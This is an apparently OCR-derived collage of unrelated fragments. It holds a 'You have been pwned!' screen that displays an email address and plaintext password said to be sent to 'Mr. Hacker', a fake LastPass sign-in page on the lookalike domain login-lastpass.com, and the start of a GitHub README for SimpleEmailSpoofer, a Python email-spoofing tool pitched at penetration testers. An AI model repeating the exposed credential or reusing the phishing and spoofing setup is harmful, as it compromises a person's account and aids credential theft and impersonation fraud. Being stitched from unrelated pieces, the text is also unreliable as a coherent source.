


You have been pwned!

Your login is:
lukas.hurych@twisto.cz

Your password is:
Brothersinarms89

and it was sent to Mr. Hacker



LastPass - Sign In

Secure | https://login-lastpass.com/index.php/?acc=1

Pricing | Get LastPass Free | Log In

LastPass•••|

Log In to Access LastPass

Email: lukas.hurych@twisto.cz

Password:

Forgot Password?

□ Remember Me

Log In

New to LastPass? **Create an account now.**

Log in using a One Time Password

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- User Manual
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- Status
- Security

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
- Windows
- Linux
- Chrome
- Firefox
- Safari
- Internet Explorer
- Opera
- Microsoft Edge



A simple Python CLI to spoof emails.

lunarca Add email spoofing 101 to readmes — Latest commit c6a7ec3 on 17 Dec 2017

libs	Migrated to using published emailprotectionslib	3 years ago
.gitignore	Add .DS_Store to .gitignore	2 years ago
LICENSE	Initial commit	3 years ago
README.md	Add email spoofing 101 to readmes	5 months ago
SimpleEmailSpoofer.py	added username,password and ssl options	5 months ago
requirements.txt	Remove checks for DMARC and SPF protections.	2 years ago

README.md

SimpleEmailSpoofer

A few Python programs designed to help penetration testers with email spoofing.

Setup

Mail Server


Email servers do not accept connections from normal computers. In an effort to limit the amount of spam, most MTAs will only accept connections from relays that have a fully-qualified domain name (FQDN). As such, the easiest way to use this project is from a Linux Virtual Private Server. There are several free or cheap options available, such as Digital Ocean, Linode, and Amazon EC2.

Once the server is set up, the next step is to install and start an SMTP server. This is required to actually send the spoofed emails. I personally use Postfix, though any will do. This script defaults to using localhost:25 for the mail server.

On Kali Linux, the easiest method of doing this is:

